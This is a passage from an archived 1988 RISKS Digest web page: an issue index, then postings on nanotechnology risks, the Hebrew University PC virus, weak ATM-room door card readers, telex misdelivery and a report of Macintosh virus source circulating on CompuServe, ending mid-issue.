- Re: Ultrasonic emissions a real problem (Travis Lee Winfrey)

Issue 76 (12 Nov 88)

- Computer Literacy #2 (Ronni Rosenberg)
- A Report on the Internet Worm (Bob Page in VIRUS-L)
- NSA attempts to restrict virus information (Jon Jacky)
- Who is responsible for the sendmail fiasco? (Bob Frankston)

Issue 77 (14 Nov 88)

- WORM/VIRUS:
- UNIX InSecurity (beyond the Virus-Worm) (Klaus Brunnstein)
- Unauthorized Access (Dennis G. Rears)
- re: NY Computer Laws and the Internet Worm (Forrest Colliver)
- Re: NSA attempts to restrict virus information (Steven Bellovin)
- Risks of unchecked input in C programs (Bill Stewart, Bob Frankston)
- Worms & Ethics (Don Wegeng)
- One count, or multiple counts? (Richard Wiggins)
- The RISKS of jargon (Dave Horsfall)
- OTHER CONTRIBUTIONS:
- University of Surrey Hacker (Brian Randell)
- Re: UK vehicle-identification systems (Steven C. Den Beste, Franklin Davis)

Issue 78 (15 Nov 88)

- Computers in Elections (PGN)
- Risks in econometric models (Ross Miller)
- Report on SAFECOMP '88 [long] (Tim Shimeall)

Issue 79 (16 Nov 88)

- Vote Count Error(Kenneth R Jongsma)
- Computer Ethics Class (Leslie Chalmers)
- Teaching "Ethics" (Eric Roskos)
- Re: NSA attempts to restrict virus information (Theodore Ts)

The FBI Wants You (if you were virus-ized) (Tom Zmudzinski via Dave Curry)

- Access and authorization (Joe Morris)
- Laws of computer evidence (Barry C. Nelson)
- · Call for comments on uniformity legislation for software (Conleth S. O'Connell via Alan Kaminsky)

Issue 80 (18 Nov 88)

- Computer glitch causes Fresno `flood' (Ira Greenberg via PGN)
- Election Computing (PGN)
- Re: Vote Count Error (Brint Cooper)
- Casiers numeriques! (Digital lockers!) (Marc Vilain)
- Re: Toll Road information collection (David Phillip Oster)
- Risks of non-technologists' reactions to technological failures (Fred McCall on Al Fasoldt)

Issue 81 (21 Nov 88)

- Computerized voting problems in Toronto (Amit Parghi)
- NH State Republican Convention Computerized Voting Standard (Kurt Hyde)
- Ethics (Hugh Miller)
- Re: Teaching "Ethics" (Brint Cooper)
- Decompiled Source (Phil Karn)
- Re: Risks of unchecked input in C programs (Henry Spencer)
- Smart Roads (Robert Brooks)
- IFF & UK Toll Roads (Nigel Roberts)
- Re: "Electronic number plates" (Allan Pratt)
- Re: UK vehicle-identification systems (John Haller)

Issue 82 (23 Nov 88)

- Troubles with automatic vote counting in Toronto (Mark Brader)
- Risks of remote registration (anonymous)
- The risks of using CACM inserts (Eric Hughes)
- Computer Breakin article [San Antonio] (Maj. Doug Hardie)
- Ethics and Software (Brian Kahin via Ezra Zubrow and Bruce O'Neel)
- Teaching Children Ethics (Homer W. Smith)
- Re: toll road speed checking (Brent Laminack)
- Privacy vs UK vehicle-identification systems (Andrew Klossner)
- RightTouch service (Scott C. Crumpton)
- Cordless Telephones (Walker)

Issue 83 (28 Nov 88 19:17:04 PST)

- Tech Report on the Internet Worm (Gene Spafford, PGN)
- Congress plans hearings on the Internet Worm (Jon Jacky)
- Computer Literacy #3 (Ronni Rosenberg)
- More on misuses of computers (PGN)
- Chain letters = next net disaster ? (Ira Baxter)
- Computerized Parking Meters (James Peterson)
- Data verification (Rob Gross)

Issue 84 (29 Nov 88)

- "Program Verification: The Very Idea", by J.H. Fetzer (Nancy Leveson et al.)
- Internet Worm Tech Report (Gene Spafford) [Risks of Offering Popular Reports]
- Purchasers of computer systems as causes of the Internet worm (Brandon S. Allbery)
- Bank of America ATMs Hit a Glitch (PGN)

Corps of Software Engineers? (Henry Spencer)

- Software Uniformity Legislation (Colin M Thomson)
- Zapping shoplifters in Minnesota (Scot E Wilcoxon)
- (Counter-)corrective control systems (Jeffrey R Kell)

Issue 85 (1 Dec 88)

- Security Pacific Automated Teller Theft (PGN and Stan Stahl)
- Re: Corps of Software Engineers? (Dave Parnas)
- Telecommunications, Data Entry and Worker Exploitation (Larry Hunter)
- Milnet Isolation (John Markoff via Geoff Goodfellow)

Issue 86 (3 Dec 88)

- Mix-up Impedes Romance (Kevyn Collins-Thompson)
- California Lotto computer crash (Rodney Hoffman)
- Telecommunications, Data Entry, ... and "Security" (Henry Schaffer)
- Re: Toll Road information collection (Dave Nedde)
- Manufacturers' responsibilities for security (Keith Hanlan)
- Computer Malpractice (David J. Farber)
- Interesting Sidebar on worm and liability (Charles J. Wertz)
- Unfortunate Use of Term "cracker" (T. Andrews)
- Re: "crackers" and "Crackers", " 'jackers", and "snackers" (PGN)

Issue 87 (5 Dec 88)

- Value for money? (Jerry Harper)
- Corps of Software Engineers (Gary Chapman)
- DEC Enet and "denial of service" attacks (Willie Smith)
- Re: Nonsecure passwords/computer ethics (/dev/*mem and superuser) (Paul E. McKenney, Kendall Collett, PGN)
- "Hackers," "crackers," "snackers," and ethics (Frank Maginnis, PGN, FM, Darrell Long, Alex Colvin)
- Computer Risks Revisited (John Markoff)

Issue 88 (6 Dec 88)

- Summary of Software Uniformity Legislation issue (Conleth OConnell)
- Exploiting workers (Dale Worley)
- Re: Automated teller theft (Dr Robert Frederking)
- Speeding detectors (Dave Horsfall)
- Report of hardware "virus" on chips (Gary Chapman)
- Re: Corps of Software Engineers? (Richard Rosenthal)
- Vendor Liability, and "Plain Vanilla" configurations (Bob Estell)
- Talk by Tom Blake on Computer Fraud (Mark Mandel)
- Defining "hackers and crackers" (Gordon Meyer)
- RISKS OF GREATER GARBLE (somewhere in netland)

Issue 89 (6 Dec 88)

- Computer Literacy #4 (Ronni Rosenberg)
- Privacy versus honesty/equality (Jerry Carlin)
- Computerized speeding tickets? (Clifford Johnson)
- Subways that "know" who's on board (Marc J Balcer)
- Automatic toll systems -- Dallas (Andrew R. MacBride)
- "Hackers", "crackers", "snackers", and ethics ("Maj. Doug Hardie")
- 'hacker' is already a dictionary entry (Joe Morris, Douglas Jones)

Re: /dev/*mem and superuser (Jeff Makey)

Issue 90 (8 Dec 88)

- "Glass cockpit" syndrome / Vincennes (Rodney Hoffman)
- VDTs and premature loss of ability to focus eyes (Rodney Hoffman)
- NEW YORK TIMES reviews novel about computer sabotage (Jon Jacky)
- "hacker" et al. (RAMontante, Russ Nelson, Douglas Monk, Andrew Klossner, Kenneth Siani, Don Mac Phee)
- Unquestioning belief in expert testimony (Matt Bishop)

Issue 91 (11 Dec 88)

- More on Proper British Programs (Nancy Leveson)
- Re: Vendor Liability, and "Plain Vanilla" configurations (Jay Elinsky)
- Manufacturers' Responsibilities for Security (Lynn R Grant)
- Hacker enters U.S. lab's computers (George Wood via Werner Uhrig)
- Computer Virus Eradication Act of 1988 (Don Alvarez, from VIRUS-L)
- They did it: Speed-Thru Tollbooths (Robert Steven Glickstein)
- Re: Toll Road information collection (Brint Cooper, Scott E. Preece, John Sullivan)
- Re: Subways that "know" who's on board (Chris Hibbert)

Issue 92 (12 Dec 88)

- Glass cockpits (Randall Davis)
- "Proper British Programs" (Steve Philipson)
- Information available for a price (Curtis Keller and Bruce O'Neel)
- Toll Road information collection (Steve Philipson)
- Big Bother and Computer Risks (Dennis L. Mumaugh)
- Re: Computer Virus Eradication Act of 1988 (Jonathan Sweedler, Vince Manis)
- Re: Vendor Liability and "Plain Vanilla" configurations (Andy Goldstein)
- Re: "Hackers", "crackers", "snackers", and ethics (Andy Goldstein)
- Hackers (Shatter)

Issue 93 (13 Dec 88)

- Overrides of train controls in Japan (Jeff Schriebman)
- Re: Vincennes and over-reliance on automation (Victor Riley)
- Fake ATMs (Rick Adams)
- 'Trapdoor' -- War by Computer Virus (Rodney Hoffman)
- Re: "Hackers", "crackers", "snackers", and ethics (Douglas Jones)
- Hacking the etymology (Nigel Roberts)
- Re: design intent of worm (Rich Thomson)
- It's NOT a computer! (Martin Minow)
- There's no excuse (Aaron Harber via Martin Minow)

Issue 94 (15 Dec 88)

- Vincennes: conclusively, a computer-related error (Clifford Johnson)
- Ethics (Dennis G. Rears)
- "It's already in the computer" (David Sherman)
- RISKS of Tightening Security (F.Baube)

Issue 95 (16 Dec 88)

- Armed with a keyboard and considered dangerous (Rodney Hoffman)
- Value for money? (Part 2) (Jerry Harper)
- USAF software contractors score poorly (Henry Spencer)

- Reasoning about software (Nancy Leveson)
- Hacking the etymology (Nigel Roberts)
- [Shattering revelations] (Shatter)

Issue 96 (20 Dec 88)

- Soviets Claim Computer-Virus Shield (PGN)
- UNICEF Belated Greetings (David Andrew Segal and Chris Koenigsberg)
- Computer Ethics or just Ethics (David Clayton)
- Those Who Do Not Learn From History (F. Baube)
- Re: Armed with a keyboard and considered dangerous (F. Baube)
- Re: Computer Virus Eradication Act of 1988 (David Keegel)
- Manslaughter caused by computer error (Herman J. Woltring)
- New EMI Shielding Material (Earl Boebert)

Issue 97 (21 Dec 88)

- Software Safety report in UK (Jane Hesketh via Philip Wadler)
- Over-reliance on a single source of data (Cory Kempf)
- Computers vs Scandanavian Design (Bob Frankston)
- Supercomputer used to "solve" math problem (Henry Cox)
- Re: Armed with a keyboard and considered dangerous (Dan Franklin)
- Another article on the dangerous keyboard artist (Jerry Leichter)
- Virus article debunked (Stephen Page)

Issue 98 (22 Dec 88)

- The Fetzer Paper in CACM (Brian Randell)
- Computers in mathematical proof (Dale Worley)
- Teaching students about responsible use of computers (Jerome H. Saltzer)
- Responsible use of computers (PGN)



Search RISKS using swish-e

Report problems with the web pages to the maintainer

Full Body Scan and pat down in progress

You were warned....



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 6

Friday, 8 January 1988

Contents

- Engines Of Creation, Engines of Destruction
 - Eric S. Raymond
- An Israeli virus
 - Mike Linnig
- Getting into ATM rooms
 - **Bob Larson**
 - Fuat C. Baran
- Power lines
 - **Prentiss Riddle**
- Info on RISKS (comp.risks)

Engines Of Creation, Engines of Destruction

Eric S. Raymond <cbmvax!snark!eric@RUTGERS.EDU> 6 Jan 88 15:09:03 GMT

I've just finished K. Eric Drexler's _Engines_Of_Creation_ and my brain-pan is bubbling with peculiar and fascinating thoughts. I'll list a few of them here, hoping to start off discussions in the appropriate newsgroups. People on USENET and the institutions they represent are likely to be at the leading edge of the nanotechnology revolution. If Drexler's estimates are anywhere near correct it's none too soon to start thinking about benefits, risks, costs and strategies.

In arranging the questions below I have tried to order them by increasing 'softness', i.e. the extent to which answers must involve social and ethical judgement as opposed to matters of hard technical fact.

I have cross-posted to many groups because the potentials and pitfalls of nanotechnology are so sweeping that multi-disciplinary thinking will be not only appropriate but utterly necessary. For some of the points below, I have indicated individual newsgroups where discussion may end up.

0. Is Drexler or the the Foresight Institute on the net?

- 1. Drexler claims that there are no fundamental physical limitations in the way of nanotechnology. He points at life itself as a feasibility proof. Is this appropriate? Might his smaller, "harder" nanosystems be critically vulnerable to thermal noise, quantum effects, background radiation? Can we estimate the mean frequency of disruptive events as a function of feature size, perhaps using data from soft errors in ICs as a baseline?
- 2. (comp.ai) Is his vision of the near-term potential of AI too sanguine? Without reopening the perennial theological debates on strong AI, what is the sense of experts in the field on the feasibility of the intelligent engineering assistants he sees as important for nanotechnology? Does an expert system for engineering design need the elusive "common sense"? What, if anything, can we say in advance about special problems or helpful structure of nanotechnology as a design problem domain?
- 3. (comp.risks) Drexler discusses countermeasures to the "Gray Goo" threat (i.e. the possibility of nanomachines programmed or misprogrammed to make copies of themselves without limit). In doing so, he picks what is perhaps the easiest disaster case to guard against, because it would become obvious very quickly, they aren't likely to be invulnerable to atomic weapons, and there would be few reasons not to nuke an expanding blob of the stuff.

It seems that "invisible" nanoplagues would be far more dangerous (imagine a "vampire" replicator programmed to seek and destroy hemoglobin molecules, replicating only for some fixed period of time after finding one, and then seeking another host). What countermeasures against invisible nanoplagues can we imagine? Might analogies from biological warfare be helpful?

- 4. (comp.risks) Along the same lines: Drexler talks about "sealed labs" as development environments, advancing one concept design for a tiny nanolab surrounded by shells of diamond, explosives, thermite, etc. primed to destruct on tampering. What about tampering from the *inside*? Can we imagine trigger mechanisms that are reliable in the face of attacks by programmable nanomachines directed by someone who wants to crack the lab? (perhaps something could be done with isotopic abundances and dead-man sensors?).
- 5. Do combinations of nanoassemblers and disassemblers imply a practical capacity for matter duplication at the molecular level? If so, what of the possibilities for counterfeiting? 'teleportation' of complex objects? Might the duplicatable objects eventually include human beings?
- 6. Even with only partial matter-duplication, nanotechnology implies economic dislocations that will make the First Industrial Revolution (steam and steel) and the Second (computers) look like garden parties. It looks as though the valuables of the future will be human attention, design information, and elemental raw materials. Can we project the kind of economy this implies? How should we expect the stages of transition to it depend on plateaux of duplication capacity?
- 7. Even if economic change did not generally force social change, mature nanotechnology would imply some novel problems -- for example, might the huge increase in the Earth's carrying capacity due to assembler/disassembler technology lead to a Malthusian population explosion and the cannibalization and collapse of the natural biosphere? Or can we expect the explosion to

take place into the rest of the Solar System?

In view of our poor past record at protecting irreplaceable biomes against destructive development once it became economically feasible, is there reason to think we can solve the problem with social and legal controls this time? Do the special characteristics of nanotechnology suggest any technological fix?

- 8. What social changes can we project for coping with the huge increases in personal wealth (= power to manipulate matter and energy to taste) implied by nanotechnology? What do the effects of past increases suggest? Are these suggestions really applicable?
- 9. (talk.politics.theory) In theory, individuals owning self-repairing nanotechnological molecular fabricators could opt out of what remains of the material economy. Is this a recipe for a non-Marxian withering-away of the State? What happens to politics when 'redistribution of wealth' is as dead as high feudalism? Is this a recipe for anarcho-libertarian utopia?
- 10. What can we do *here* and *now* to accelerate and guide the development of nanotechnology (so that, for example, as many of us as possible can use nanomachine-based medical technology to choose to live healthy lives until accident or our own choices kill us).

I hope to begin a continuing discussion of these issues. If volume is high enough to warrant it, I will volunteer to manage a mailing list and/or moderate a newsgroup.

For the moment, I suggest that articles be cross-posted to misc.misc.

Eric S. Raymond

UUCP: {{seismo,ihnp4,rutgers}!cbmvax,sdcrdcf!burdvax,vu-vlsi}!snark!eric Post: 22 South Warren Avenue, Malvern, PA 19355 Phone: (215)-296-5718

[I have a feeling that responses might best go to Eric, letting him try to exert a little discipine over the discussion. PGN]

An Israeli virus

Mike Linnig <LINNIG%eg.ti.com@RELAY.CS.NET> Thu, 7 Jan 88 19:38 CDT

From The Fort Worth Star Telegram's Startext Information Service:

(1/07/88-1:31 pm)

Hebrew University computers sabotaged by electronic "virus'

JERUSALEM (AP) -- A saboteur infected Hebrew University computers with an electronic "virus" that threatens to destroy thousands of files and wipe out years of research, a university employee said Thursday.

"It is the most devastating thing we've ever come across," said Yisrael Radai, a senior programmer at the university's computer center.

A "virus" is computer jargon for a self-propagating set of orders devised by a saboteur that spreads from one computer disk to another to cause mischief or

harm.

Radai said that soon after the virus was discovered last week, university computer experts developed an antidote to diagnose and treat it. But there is still a danger that many users will not learn they have been affected until it is too late.

The virus threatened to wipe out research data, financial statements, ledgers, lists of students and other vital information compiled by administrators, teachers, and students.

Radai said other institutions and individuals in Israel have been contaminated. In fact, anyone using a contaminated disk in an IBM or IBM-compatible computer was a potential victim, he said.

The virus was devised and introduced several months ago by "an evidently mentally ill person who wanted to wield power over others and didn't care how he did it," Radai said.

He said the saboteur "had to be very clever because he knew how to write directly into the disk controller and evade the computer's ordinary safeguards."

The saboteur exploited a standard programming technique to insert the virus into the computer's memory, said Radai.

The computer infected all disk files exposed to it and they, in turn, contaminated healthy computers and disks.

Radai said the saboteur's target date to wipe out the files was Friday, May 13, 1988. Unless computer users apply the antidote developed by the university, they will lose disks afflicted with the virus on that day.

Meanwhile, the saboteur decided to wreak some minor havoc. His virus ordered contaminated programs to slow down on Fridays and the 13th day of the month.

But the prank was the first obvious indication something was wrong with apparently healthy computer disks, said Shai Bushinski, a self-employed computer expert knowledgeable about the virus.

Another clue was derived from a flaw in the virus itself.

Instead of infecting each program or data file once, the malignant orders copied themselves over and over, consuming increasing amounts of memory space.

Computer experts noticed that supposedly static programs were inexplicably growing in size and launched a search for the cause.

Bushinsky said experts isolated the malignant commands, which appeared in easily decipherable assembly language.

Within a few hours three university computer experts devised a two-phased program, called "immune" and "unvirus," which tells users whether their disks have been infected and applies an antidote to those that have.

Bushinsky said the computer virus was a new and dangerous development in the computer world that could penetrate military, industrial and commercial data systems.

"It might do to computers what AIDS has done to sex," said Bushinsky. "The current free flow of information will stop. Everyone will be very careful who they come into contact with and with whom they share their information."

[Also noted by Gene Spafford, spaf@purdue.edu, who read it in the 8 Jan 88 Lafayette <Indiana> Journal and Courier, under the title "Computer virus' potential horrifies experts.]

★ Re: getting into ATM rooms -- Play-Safe: it could save your life

Bob Larson

8 Jan 88 03:51:50 GMT

USC uses similar card readers to control access to restricted parking areas. Frequently, any card can be used to open them. (They just fixed most of them again.) I've also heard that quarters no longer work in place of tokens as the other way of getting in. (The tokens are for delivery men, etc.)

Bob Larson blarson@skat.usc.edu Uucp: {sdcrdcf,cit-vax}!oberon!skat!blarson Prime: info-prime-request%fns1@ecla.usc.edu oberon!fns1!info-prime-request

★ Re: getting into ATM rooms -- Play-Safe: it could save your life

Fuat C. Baran <fuat@cunixc.columbia.edu> Fri, 8 Jan 88 14:20:23 EST

In New York, Citibank's doors at their banking centers will only open if you have a valid Citicard. There is a noticeable delay between the time when you insert the card and when the door buzzes open.

On the other hand, all NY banks that are a member of NYCE (New York Cash Exchange), Cirrus, etc. have card readers in their doors that will accept practically any card with a magnetic stripe on it.

--Fuat

Power lines

<woton!riddle@im4u.utexas.edu>
Thu, 7 Jan 88 23:36:21 cst

Although the more prominent health controversy these days is indeed about high-voltage long-distance power lines, there are also wild stories circulating in what might be called "New Age" circles about the risks to health posed by ordinary household AC. The last person to lecture me on the subject claimed that AC disrupted the body's natural "electromagnetic system," a system which is ignored by Western medicine but on which acupuncture is based. She also claimed that the problem is only found in the U.S., since in Europe they use DC, not AC (sic!). The solution she offered was to live in the country in a house with minimal electrical appliances and to sleep with your body pointing north (?) in order to be in line with the earth's "electromagnetic fields."

I have no idea whether or not there might be some actual basis in fact for these concerns, but the people raising them usually wrap them in such mumbo-jumbo that it's hard to take them seriously. This is sad, since I am a firm believer in the possibility that there are risks which become ubiquitous in industrial civilization before we pay them much attention. (For instance, can anybody tell me what my eyesight will be like when I'm sixty-five and have been squinting at CRTs on a daily basis for 50 years? And I expect that future generations will scarcely believe our stupidity in dealing with toxic and nuclear wastes and the immense quantities of plastics and other less toxic

but non-biodegradable waste which we churn out every day.) Unfortunately the people who raise such concerns sometimes seem to be those who will believe *anything*.

Prentiss Riddle

Opinions expressed are not necessarily those of Shriners Burns Institute. riddle@woton.UUCP {ihnp4,harvard}!ut-sally!im4u!woton!riddle



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 7

Monday, 11 January 1988

Contents

You don't need a computer to have a technical RISK.

Joe Morris

Leap second leaps seconds

Alan Wexelblat

Plan to automate Federal tax collection system?

John Gilmore

Creative quality control in missile systems?

Dave Curry

Re: getting into ATM rooms

Eric Skinner

Re: PCs die of New Year Cerebration

Scot E. Wilcoxon

Computer asks you your SSI number as ID

Hank Roberts

Computer Virus.... sources(!)

David HM Spector

Reagan Signs Bill Governing Computer Data

Hugh Pritchard

Indianapolis Air Force jet crash

Dave Curry

Info on RISKS (comp.risks)

You don't need a computer to have a technical RISK. (Jackson Post-ing)

Joe Morris (jcmorris@mitre.arpa) <jcmorris@mitre.arpa> Sat, 09 Jan 88 12:22:20 EST

With the frequent (and valid) complaints about how the computer is fostering an impersonal society, it was with some interest that I read an article in the Washington Post last week in which the Post reported that Jesse Jackson's campaign headquarters had sent him a telex message which suggested some approaches which he could use in the upcoming primary campaigns.

The telex didn't go to Jackson; instead, it was delivered to the Washington

Post's telex machine. The Post, of course, printed excerpts from it in the article. (There weren't any smoking pistols in the material.)

Jackson's campaign manager told the Post that it wasn't a staff error and must have been the machine, since he (the manager) was the person who operated the machine when the text was sent. The article didn't say just how the machine could have been at fault.

Even if this turns out to be a case in which the operator dialed the wrong number, it does illustrate the problem of systems in which the routing system uses non-obvious addressing. An envelope addressed to "The Washington Post" would have been easily seen as not appropriate for an internal political memo, but an E-mail address of (202)-334-6100 isn't obviously an inappropriate one unless you notice that 202 is not equal to 319 (D.C. vs. lowa)... and that assumes that you aren't using a computer-driven telex system in which you might not see the conversion from a nickname to a phone number.

What feedback mechanisms are (should) there be to prevent this kind of misdelivery for electronic mail? We've all seen the occasional red-faced apologies on the net from sites which let test messages escape.

(I don't have the article in front of me, and may have some minor details wrong, so no flames, please...) Joe Morris

✗ Leap second leaps seconds

Alan Wexelblat <wex%SW.MCC.COM@MCC.COM> Wed. 6 Jan 88 15:39:46 CST

[Excerpted from the AP wire]

DETROIT - Michigan Bell Telephone Company took about 3 1/2 days to make up one second. The company's computer-operated telephone time service wasn't adjusted at [...] midnight New Year's Eve, Greenwich Mean Time to account for the "leap second" between 1987 and 1988. The adjustment is needed to synchronize the world's steadily running atomic clocks with the ever-slowing rotation of the Earth. But people who set watches or synchronized activities by Michigan Bell's time signal were one second off during the weekend. We thought the change was automatically in the (computer's) program. We manually added the second" Monday morning, said a Michigan Bell spokeswoman.

--Alan Wexelblat UUCP: {harvard, gatech, pyramid, &c.}!sally!im4u!milano!wex Information deteriorates upward through bureaucracies.

✓ Plan to automate Federal tax collection system?

John Gilmore <hoptoad.UUCP!gnu@cgl.ucsf.edu> Fri, 8 Jan 88 22:06:40 PST

I found this in the CPA Client Bulletin, July 1987, copyright 1987 by the

American Institute of Certified Public Accountants, reproduced without perdition.

Deposit Taxes by Phone: How Easy Can It Get?

Tax practitioners are warily watching the development of a government plan to automate the federal tax deposit system. They're mostly in favor of getting rid of glitches in the present system but worry that a new, computerized method could cause added work and expense for very small businesses, some of which would be unable to participate at all because of lack of sophistication or even lack of such basic resources as a computer or touch telephone.

Under the present system, taxpayers remit payroll taxes, corporate taxes, excise taxes and the like into Treasury accounts at authorized financial depositories. Nearly 70 percent of all government revenues are received in this manner.

Under the new system, a taxpayer might feed the information directly into one of Uncle Sam's computers, which would debit the taxpayer's bank account directly. This is another source of uneasiness among some tax practitioners queried about preliminary plans for the new system -- IRS access to bank accounts.

Creative quality control in missile systems?

Dave Curry <davy@intrepid.ecn.purdue.edu> Mon, 11 Jan 88 14:45:16 EST

From O'Malley & Gratteau INC. column, Chicago Tribune, Jan. 11, 1988:

Just in case you were gaining confidence in the U.S. Military: A barely noticed July 31, 1987, report by the U.S. House Armed Services Committee on the sale of military equipment to the Islamic Republic of Iran included this passage: "As a result of other errors within the Army, the entire last shipment of 500 missiles had a faulty battery that has caused a dangerous fly-back problem." What's a fly-back? It means the rockets had a tendency to dribble out of the tube, fall on the ground and then ignite. We presume there was a no-return policy.

Dave Curry, Purdue University

[They returned all by themselves! PGN]

Re: getting into ATM rooms

Eric Skinner <ERS2F%UOTTAWA.BITNET@CUNYVM.CUNY.EDU> Wed, 06 Jan 88 21:53:38 EST

In RISKS 6.4, mar@ATHENA.MIT.EDU writes:

>Yesterday I tried an experiment, and discovered that my AT&T calling >card, and even a rapid transit pass would open the door...

Even worse, many of these locks will open if you simply stick something thick into them. One of those handy wallet-sized plastic calendars does the trick on many doors.

It seems like the locks are there to inspire confidence instead of actually protecting; perhaps the banks feel that decent locks are too expensive?

Eric Skinner, University of Ottawa

Re: PCs die of New Year Cerebration

Scot E. Wilcoxon <umn-cs!datapg.MN.ORG!sewilco@cs-gw.D.UMN.EDU> Mon, 11 Jan 88 0:50:45 CST

I found more details about my previous report. At least some Stearns brand PC compatibles fail at boot up in 1988. A message "bad or missing command interpreter" is issued, perhaps due to something in the config.sys file.

A problem on Sun machines was mentioned here, and there are reports on USENET of another PC compatible with problems due to 1988. Three unrelated sensitivities to 1988 may seem like a lot, except there are now hundreds of computer manufacturers able to cause errors. With specialty chips in wide use, a date-sensitive error in millions of appliances is only a matter of time.

Scot E. Wilcoxon sewilco@DataPg.MN.ORG ihnp4!meccts!datapg!sewilco Data Progress C and UNIX consulting +1 612-825-2607

computer asks you your SSI number as ID (Wang ad)

Hank Roberts <well!hank@lll-crg.llnl.gov>
7 Jan 88 22:43:20 GMT

From the 1-6-88 Wall Street Journal, ad on page 8:

"Employee Pension fund. A guy wants to check his pension. What he's got. What he can borrow against. How his fund's performing. Calls the State office A Wang VS computer answers. Speaks. Asks for social security number. Dials it in. It leads him through a menu...status, equity, performance or human interface...you know...a real person. They handle a thousand calls a day."

-- one hopes the machine can do voice recognition

Computer Virus.... sources(!)

David HM Spector <spector@vx2.GBA.NYU.EDU> Sun, 10 Jan 88 22:27:46 EST

Just when you thought its was safe to play with computers...

With all of the traffic in Risks digest dealing with Computer Viruses, letter bombs et al, I though I'd pass this one on. A programmer in West Germany has posted to Compu\$erve the _source_ to a simple virus that will run on a Macintosh computer.

I normally wouldn't even dare to mention that such a thing exists in a "public" forum, but it's on Compuserve, so it might as well be painted on walls coast to coast.

The author insists that it's is a very simple virus, easily defeated, (which it is, having looked at and understood the sources), and is posted for educational uses with the intent of making people aware that such things exist and to inspire them to write defenses against them.

In terms of a program, it's very small, a few pages of Pascal, and maybe 50 lines of assembly code. The installation code has a bunch of flags to control whether or not the virus replicates, whether it gets installed into the current running application, or just the system software, etc, etc. The actual virus is a small piece of code disguised as a resource that inserts itself in a system trap handler...it's alarmingly straight forward.

The author goes on to mention, in the documentation, that this virus was inspired by a number of viruses he has encountered that did damage to his systems, so he wrote a virus that won't let "unknown" programs run on any of his company's machines. (i.e., if the program(s) to be run aren't already infected with HIS virus, they won't be allowed to run at all.)

This is the first time I have ever seen sources to something like this, and it scares me a lot. If this code is any indication, viruses in general are a snap to write -- an could be placed _anywhere_; even in innocent looking HyperCard Stacks (Apple's HyperText software...) that thousands of people and User's Groups download and give out all over the place (and most Mac users aren't computer professionals -- they'll never know what hit'em).

[Come to think of it, this is right out of the story _True Names_ by Vernor Vinge...]

Now, let's see, first thing is to unplug my MacintoshII's modem, then...

David HM Spector New York University
Senior Systems Programmer Graduate School of Business

Arpa: SPECTOR@GBA.NYU.EDU Academic Computing Center
UUCP:...!{allegra,rocky,harvard}!cmcl2!spector 90 Trinity Place, Rm C-4
MCIMail: DSpector/Compu\$erve: 71260,1410 New York, New York 10006

[There are 10 more messages on viruses pending, but with considerable overlap. I'll get to them soon! PGN]

Reagan Signs Bill Governing Computer Data

Hugh Pritchard <<PRITCHAR%CUA.BITNET@CUNYVM.CUNY.EDU<>

Sat, 9 Jan 88 14:08 EST

[Repeated without permission from the business section of _The_Washington_Post_ of Saturday, Jan 9, 1988]

[headlined] Reagan Signs Bill Governing Computer Data

President Reagan yesterday signed a bill intended to tighten security of computer systems that store nonclassified data such as census, tax and business records. The National Bureau of Standards is to develop programs to protect the machines from being illegally tapped by outsiders.

The law overrides a national security directive that Reagan issued in 1984 giving the Pentagon's National Security Agency responsibility for safeguarding the data. Later, the White House created a new classification of data for protection -- "sensitive but unclassified."

The measures led to criticism in Congress that the government was tightening the flow of information and expanding military authority. The new law places responsibility for civilian computer security in civilian hands, but provides for the NSA to give technical advice to the bureau. The law also specifies that nothing in it will be used to restrict disclosures under the Freedom of Information Act.

[end of article]

/Hugh Pritchard, Systems Programming PRITCHARD@CUA.BITNET

The Catholic University of America Computer Center (202) 635-5373 Washington, DC 20064 USA

Disclaimer: My views aren't necessarily those of the Pope.

[Sounds like HR 145, but none of the articles said so! PGN]

Indianapolis Air Force jet crash

Dave Curry <davy@intrepid.ecn.purdue.edu> Sat, 09 Jan 88 23:08:46 EST

From The Lafayette (Indiana) Journal & Courier, Jan. 9th, 1988.

INDIANAPOLIS - A failed gearbox was blamed Friday for causing the engine to fail in the Air Force fighter jet that crashed Oct. 29 into a hotel, killing 10 people, a published report said.

The military jet, piloted by Maj. Bruce L. Teagarden, lost its ignition and air-fuel mixture systems when a gearbox part failed, _The Indianapolis Star_ reported in today's editions, quoting an unreleased Air Force report due to be released next week.

--Dave Curry, Purdue University



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 8

Tuesday, 12 January 1988

Contents

Missent Missives

Martin Ewing

Leonard B. Bliss

Touch-Tone Risks

Andrew Vaught

American Express Computer Problem 2

Frank Wales

Re: PCs die of New Year Cerebration

Scott Nelson

UK Logic Bomb Case is Thrown Out

Geoff Lane

SSN abuse warned about long ago

Richard Brown

SSN Required Disclosures -- library social security privacy

Steve Cisler

Info on RISKS (comp.risks)

Missent Missives

Martin Ewing <msesys@DEImos.Caltech.Edu> Tue, 12 Jan 88 15:05:39 PST

Telex service does give you a more-or-less positive feedback as to whom you've been connected to. It's called the "answerback code", which is sent at the initiation of a connection and whenever you (the sender) transmit a WRU (who are you) control character. Each machine is give a supposedly unique (and usually mnemonic) code when it is installed; it has a length of 8 characters or so.

You might think a campaign manager would alert to the Washington newspaper's answerback, but it's all too easy to overlook the code until after the message is sent.

Telex is an odd medium, slow and fundamentally two-way, but it

is almost always used in a one-way unattended receiver mode.

Martin Ewing, Caltech

[It used to be a relatively easy matter to break off a few tynes on your answer-back drum, or indeed install a different one, thus being able to masquerade as someone else. Perhaps it is harder now? Somehow I doubt it. PGN]

Missent Missives

Leonard B. Bliss <ecsvax!blissl@mcnc.org> Tue, 12 Jan 88 10:46:11 est

